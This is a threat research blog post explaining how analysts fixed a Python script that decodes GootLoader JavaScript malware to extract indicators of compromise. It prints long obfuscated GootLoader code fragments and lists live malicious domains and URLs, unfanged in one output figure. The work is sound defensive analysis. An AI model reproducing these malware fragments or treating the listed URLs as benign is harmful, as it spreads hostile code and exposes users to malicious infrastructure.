
May 4, 2022 • Category: Threat Research • By: Patrick Schläpfer • Comments: 0

Tips for Automating IOC Extraction from GootLoader, a Changing JavaScript Malware

The threat actors behind GootLoader are always making adjustments to this family of JavaScript malware, which affects indicator of compromise (IOC) extraction using our decoder script. Whenever the GootLoader decoder breaks we try to adapt it to the new version of the malware to help the security community. In this post, we share the process of debugging and fixing the script, showing the common steps we usually take.


First, we look at all extracts from the regular expressions (regex) because this is usually the reason why the decoder breaks. To do so, we add print statements before and after each regex evaluation starting from the bottom of the script. The following image shows our first check.



```
  else:
      # New GootLoader Version 2022-04
      content = content.replace("\")+(\"", "").replace("\")+\"", "").replace("\"+(\"", "").replace("\")+", "").replace("+(\"", "")
      print(content)
      domains = re.findall(breacket_regex, content.split(";")[0], re.MULTILINE)
      print(domains)
```

Figure 1 — Print statements around regular expression evaluations.

Based on the output we try to figure out the position where the script fails to decode the new GootLoader version. In this case, we get an empty content output and therefore the script failed earlier in the process. In Figure 2, above the regex evaluation, we you can see an additional print statement to debug the script:




```
round = 0
while round < 2:
    print(content)
    matches = re.findall(code_regex, content, re.MULTILINE)
    longest_match = ""
    for m in matches:
        if len(longest_match) < len(m):
            longest_match = m

    print(longest_match)
    content = decode_cipher(decode(encode(longest_match, 'latin-1', 'backslashreplace'), 'unicode-escape')) #
    round += 1
```

Figure 2 — Printing the content and the longest match of the regex.


Running the script again leads to another empty output. So further debugging is required. Again, we add two print statements around the next regex evaluation, which looks as follows:



```
print(clean_content)
matches = re.findall(code_order.replace("NUM_REP", str(len(code_parts)-1)), clean_content.replace(" ", ""), re.MULTILINE)
print(matches)
```

Figure 3 — Debug prints to check if the regex still works.

At this point we finally get an output from our debug print statements. This tells us that we found the position where the script fails to decode the new version of the malware.




```
good9[3769146]=can6;
        correct4='(\"t\\+).R)\"s\\\D\"pl\"s\\e.b)et\\+\"sp((\"(\\+\"2\\)(3N\\+\"S';evening1=')s\\t\"l Sea{thf rS vi\\n\"nar(gru+s t)(ge';man27='(t+d)(\"nT)\"a(;+h) \
"sN}\"i( +f)}\"-E Re\"e';cover1=' \\v\"f=ili=rl  o\\}\"n2 (m0;+e0e)n';shine9='(d+l)i\"sRs\"e(e+ )k\"{Ua\" (l+W)\\\"\"CS_,\"c(\\+\")';we1='tM) r\\\"\"\\=y(G {+\"g\\) .
(\\L\"(r.Xneoreppe\'l(\\0\"ua';off7='l;lee hlS}.\\t\"p i[ric S+W=\"+';swim3='eaa+xfe(O r\"f\\C,(M.P\\A\"+t\"@\\p\"\\\\\")i=++rsP(cg+\"S\\\\w\"IWf@';though6='.)aNh\"c\
\t%e:a\"(\\Ms\\)\"p )@t= \\\"\"\\ {+(PPP+ =';yellow0='}(;{5+82=)2}r\\a\"b);e5/9S-g8.9,=2T ';noun2='it+ [S({yo\" \\t+gM.) A)\"=\\(\" \\m/g)o/.+d\"r\\n(e(a\"p\\r+lI';my
3='}rcCa.ttcphi(rec)S{W} W=S c4rniop';ran5='itt.osml;e7e9p2(23=5b4f5p8m4a7d8J1m)r;';truck6=';L)f)\\\"\"\"u((+n)+\"cZ)\"t(\\+\")i\"MSo\"X(n+\\)\"\" _(\"(';vary94='\"i(
;+ ) \";Rsg]ekR\\\"\"(i[m4lnoolict8o.m[ e{3 e';most3=' e\\S\"si\"(\\f.() Lt+( c((;e\"g\\j).DbeiOOsn\"e\\dlt)';rock1='patxatsEnu..dsL)E ()n=';suit5='tboSoOrt(e]r)t\"i\
"a(n+e)g\"re.\"C(';how6='+);P\\\"\"\\)+@t)\"\\\\\"h\\4\"\",\\P1\\(\"7T \\3\",T5))\\8\"\";\\(1 T+\"v\\)Ea;\\\"\"\\r}H(  L+Z';island9='( [o4=ndo ietLo(m  p{{ a) er()';m
ap5='f+.)r\"ttoiprmWigCer\"h(c+a)S\"rRW\"C';sit6='\\(\"r \".\\= t% {pUL)iS.e\\E\"(r\"(\\eh+';clock0='2)u\"3\\s\"2\\\\)\"e)+(t;([/ \")\\}\"(\\ Dg(eOn+l\"i\\s]r)e';disc
uss01='o\"i(c+p).\"tSsU.\"p(Q+i)u\"h_i\"c';grass1='o(yc(+]eT)[(8\\l\"l/ivk(sr{\\ \\y\\r\"td';party7=' p=2 o43t.o4onr5;r))\"a';should8='( t;cye}j\'b)O)e(t)a;e';probabl
e5='hsc3tea cI <}n  ;t)i4(t(oAo r,(e]1)l';first5='y]rnt(;i\"Z\\t\\)ssX(Wip)KrW;\\k\\ \"\\+\")W\",RS\"\\(\"+c)m\"rE';method2='r\"aYi\"u(p+.)t\"lE.\"o(s+o)l\"hKe\"c(e+s
)p\"nH(\"e(1';enter69=')sc)+pt\\(\"ao\"r\\nccRs}SDe \\\"\"\\T;()e)++x()(td\\\"\"\\;nWN';gather2='yzUyybbtruobtsc=usrktislnlo8c;';there9='\"0\"i()+h)+\"wd3\" (0+;))\"0
a;\" ( +=)}\" e)';test3='s-(8?1\"9\\)\",\\ %2+{U() S]\"W\\)ESp\\\"\"\\chr)r\"t\\i+\\(\"(p+';cat5='(++A))\")G\\\"\"( +S){\"ME \"\\(\"+r)(\"eR(\"t(t u,c\"r\"e n,j4 ';le
vel7='N(j\\%\"z \",\\fi )ib0) g) ;n)!)j==2g= +';press9=grass1+yellow0+truck6;crowd7=party7+off7+should8+my3;blood8=rock1+cover1+evening1+sit6+enter69;climb1=cat5+suit
5+map5+island9+probable5;win1=clock0+noun2+though6+how6+we1;pitch7=most3+swim3+level7+test3+correct4;present8=there9+vary94+first5+discuss01+man27;strange4=shine9+met
hod2;mix4=ran5+gather2;finish7 = blood8+pitch7+win1+press9+climb1+present8+strange4+crowd7+mix4;

[]
```

Figure 4 — Printed script content of the new GootLoader version.

To understand why this specific regex does not work anymore, we compare our debug outputs to the outputs of an older GootLoader version where the decoder worked. Using the output of the working one, we can see what it should look like (Figure 5).




```
high8[3175268]=bank1;
        row9='\\\"\"\\\\t\")Wa++\\c\"(Q}(\"+\\( \\M\";tA@)c\"\\\\\"(e),dj+ nb(0eO\")\\es)It.';perhaps0='6\"e([+l)3\"ia]eh\"((w+w) \")R;g(\"0()+ );';thin5='(t+t)(\"pgY
eiR,\"r(1[c80eSt)iWr+w  3{=';excite5='r;cerrmnsjviNslfBeUkr';more7='Ro\"S(.+c)w\"rUp\"i(e+p)k\"tC\\_\"\".(,+s)\\\"\"Yl\"m(e+o)e\"c';need9='a)}\"sR ErSeUo\"l(k+s)\\\"\
"_eT,N E\\R\"\"{(g+ )r\"W';claim8='vbe<irl eibE(n]()g\" d';wrote4=' =xeX=En =.t= )S s)ttu\\r\"t.ilarnlteg\\s\"s';swim5=' nv{)Ei 0drv0noa2anr pm';country5='\"(tO\"p(e+
a)t\"ria\"s(e+e)r\"IrCWn\".';five2='+\\(\") \"s\\{\"b\\ D\\p\"OXh(\" \\+\"=\\)) (\\+\"+X(u).\"s\\r\"\\\\\"Mep(Ap.[\"l\\)ta)(sc+';tell2='(\\{\"+mQ,]o=\\E\"Qd[\\+\"Rn\"
)\\a+;4r) 1.\"v\\h7a/t3r';fact2='g\"e\\n(((i\"\\\\\"+rI@)tN\\\"\"\\S%+eo\"Q\\tt+)./\\)\"\")\\@ (';repeat4='/a5 \"M\\w8 ( 1=+=\" \\ )Q;X\" \\.};:r )set)ppr\\t\"yl\"P\\
a{T(';trip7=' 0) e)(th;c t a{c}  }) );;)39 e ';trade0='s.((pt+(o()\"n\\\\ \"%sfeUeihST SEe}\\\"\"\\x (';imagine4='Ep\".((+e)1\"eK2Hn\"3(i 4=t 59se)vie;irl e';plant6='
 e8eept(i8r4w9;073354344=5d)';and6='rr\"e\\c x)S{O+\\)\"(fe(\"(\\+(\\D\"h)O@c';full7='kb};\\)\"\" l[lEe h+S=.+t p;iRr}c\'S)W)\"(()t;c}ec';sit3='p! li=War Sfc(c S\"r\\
W,i%(QpU +';less2='yQr.tu;c\"i\\i\\tGsL(lug)\\m\\;\"v+ )o\"}\"k( +';suffix2='tSf\".\\iEs= \"l\\;re))ue+2jp(+n(\"8\\2s9R3c';rather3='\"=e \" (W+E)S\" Rc\";(r[]8ie\\t\"
iprmwt o{. c';store9='pobt=cburritnsgn6o;c ';cost9='=Nat=%e -\"r\\1;C))).) et {s';atom5='\\X(f\'r(u7eyna\\r\"gc(([tx+[i6)gon\\i\"rnbv{  ry(r';until3=')r)\\\"\"ZnS(\"
(++S))\"t_\\G\"\"r(M+i)X\"nE\\R\"\"g(( .,+\"f';war00=')t;++;e)( s\\\"\"\\il.RfatD fp\"(\\i ()\\n\"+Xr((.u+\"i\\)tnN\\e\"Sd';took6=',D2z2\"3\\(g2)]w)+)r;(\\y\"\" \\rm}
Nte S\\z\"\"e\\(?l)+\"s\\)+e';rub22='\\t\"}Y;(6)9+= 5)f{l\\a\"h ;e6r6S-e9.6t=2xu;L';wash2='\") r,\\9\"eovSemiMlCe\\b\"(h]()a\"(\"r(t+C)c\"oee\"d(j+e)b';strange7='jabt
Oceht(aee)r{C}.WtSpcirricpStW. s=l';save1='c T+et\\)\".(\"(\\/o+t(p)h\\e\\\"\\\\\"nd(H({ L(2,M\"}\\\\)\"G)\"(\\/\"+\\gT)),E\\+\"\" ';piece5 = swim5 + wrote4 + trade0
+ war00 + and6 + row9 + cost9 + sit3 + suffix2 + took6 + five2 + fact2 + tell2 + repeat4 + save1 + atom5 + rub22 + until3 + wash2 + country5 + thin5 + trip7 + claim8
+ perhaps0 + rather3 + less2 + need9 + more7 + imagine4 + full7 + strange7 + plant6 + excite5 + store9;

['swim5+wrote4+trade0+war00+and6+row9+cost9+sit3+suffix2+took6+five2+fact2+tell2+repeat4+save1+atom5+rub22+until3+wash2+country5+thin5+trip7+claim8+perhaps0+rather3+l
ess2+need9+more7+imagine4+full7+strange7+plant6+excite5+store9']
```

Figure 5 — Printed script content of an older GootLoader version.

The regex result for this evaluation should lead to a list of variables concatenated with plus signs. This list is used by GootLoader to rearrange the code into the right order and then later on execute it using the eval function. To decode the script and extract the domains and URLs we need to do the same and bring the code into the correct order. With this version adjustment, GootLoader no longer uses just one statement to rearrange the code, but several interdependent ones. To fix the script we need to make two edits. First, we need to adjust the regex pattern so that it matches the new statements. Second, we need to add logic to merge the code. With the help of regex101.com we can adjust and fix the regex pattern.



REGULAR EXPRESSION

10 matches (245 steps, 0.2ms)


```
r" (\w+\s*\=\s*(?:\w+\+)+(?:\w+)); " gm
```

TEST STRING

```
press9=grass1+yellow0+truck6;crowd7=party7+off7+should8+my3;blood8=rock1+cover1+evening1+sit6+enter69
;climb1=cat5+suit5+map5+island9+probable5;win1=clock0+noun2+though6+how6+we1;pitch7=most3+swim3+level
7+test3+correct4;present8=there9+vary94+first5+discuss01+man27;strange4=shine9+method2;mix4=ran5+gath
er2;finish7 = blood8+pitch7+win1+press9+climb1+present8+strange4+crowd7+mix4;
```

Figure 6 — Extracting the statements using regex.


The idea is to extract all the statements used for the code arrangement.



```
re_code_order = r"(\w+\s*\=\s*(?:\w+\+)+(?:\w+));"
```

Figure 7 — Definition of regex pattern to extract the statements.

Each statement can be split into the variable and the expression. To keep track of the variables we create a dictionary which uses the variables as keys and the expressions as values. The last statement is the main statement used to join the code. For this statement we substitute the expression based on the values in our dictionary and get the final expression consisting of variables that refer to code fragments. The adjusted code sequence looks like this:




```python
print(clean_content)
matches = re.findall(code_order.replace("NUM_REP", str(len(code_parts)-1)), clean_content.replace(" ", ""), re.MULTILINE)
print(matches)
order = list()
if len(matches) > 0:
    for m in matches:
        order = m.split("+")
else:
    # New GootLoader Version 2022-05
    code_fragments = dict()
    result_element = ""
    matches = re.findall(re_code_order, clean_content.replace(" ", ""), re.MULTILINE)
    for expr in matches:
        stmt = expr.replace(" ", "").split("=")
        code_fragments[stmt[0]] = stmt[1].split("+")
        result_element = code_fragments[stmt[0]]

    for element in result_element:
        order += code_fragments[element]
```

Figure 8 — Modified code sequence to decode the new GootLoader version.

To keep the script still compatible for older GootLoader versions, we add an If statement. If we do not get regex matches for the simple statement, we use the code which evaluates compound statements. Finally, we remove the print statements which we inserted for debugging and run the repaired script to get the following output:



```
               :/tmp/gootloader$ python3 decode.py -d 20220502/
OK - 20220502/loader_zip.js
Found URLs: (3)
> Wrote file: urls.txt
Found Domains: (3)
> Wrote file: domains.txt
               :/tmp/gootloader$ cat domains.txt
lakeside-fishandchips.com
kristinee.com
learn.openschool.ua
               :/tmp/gootloader$ cat urls.txt
https://lakeside-fishandchips.com/test.php?sgjngbizjfwgs=
https://learn.openschool.ua/test.php?sgjngbizjfwgs=
https://kristinee.com/test.php?sgjngbizjfwgs=
```

Figure 9 — GootLoader decoding script output.

This is the typical process we go through to adapt the decoding script to new GootLoader versions. As the threat actors behind GootLoader have been making version changes more frequently lately, we have had to make changes to our script more frequently as well. We hope that this explanation is helpful for analyzing GootLoader and making adjustments of our decoder script.

Tools

You can download the latest GootLoader decoder script here: https://github.com/hpthreatresearch/tools/blob/main/gootloader/decode.py

IOCs

New GootLoader version: 0a7c07fc84fd9f5b91bde6822b865f9647ca4ece67e8a4a646ce8d405187dc8b hxxps://lakeside-fishandchips[.]com/test.php?sgjngbizjfwgs= hxxps://learn.openschool[.]ua/test.php?sgjngbizjfwgs= hxxps://kristinee[.]com/test.php?sgjngbizjfwgs=

Older GootLoader version: 765fbca3b6b1a922b442bc7304454e752e8bf231e2abe5060ace55db72c78d68 hxxps://kristinee[.]com/test.php?zemyrwgzcsnjur= hxxps://kepw[.]org/test.php?zemyrwgzcsnjur= hxxps://korsakovmusic[.]com/test.php?zemyrwgzcsnjur=

Tags


automate gootloader ioc

About the Author

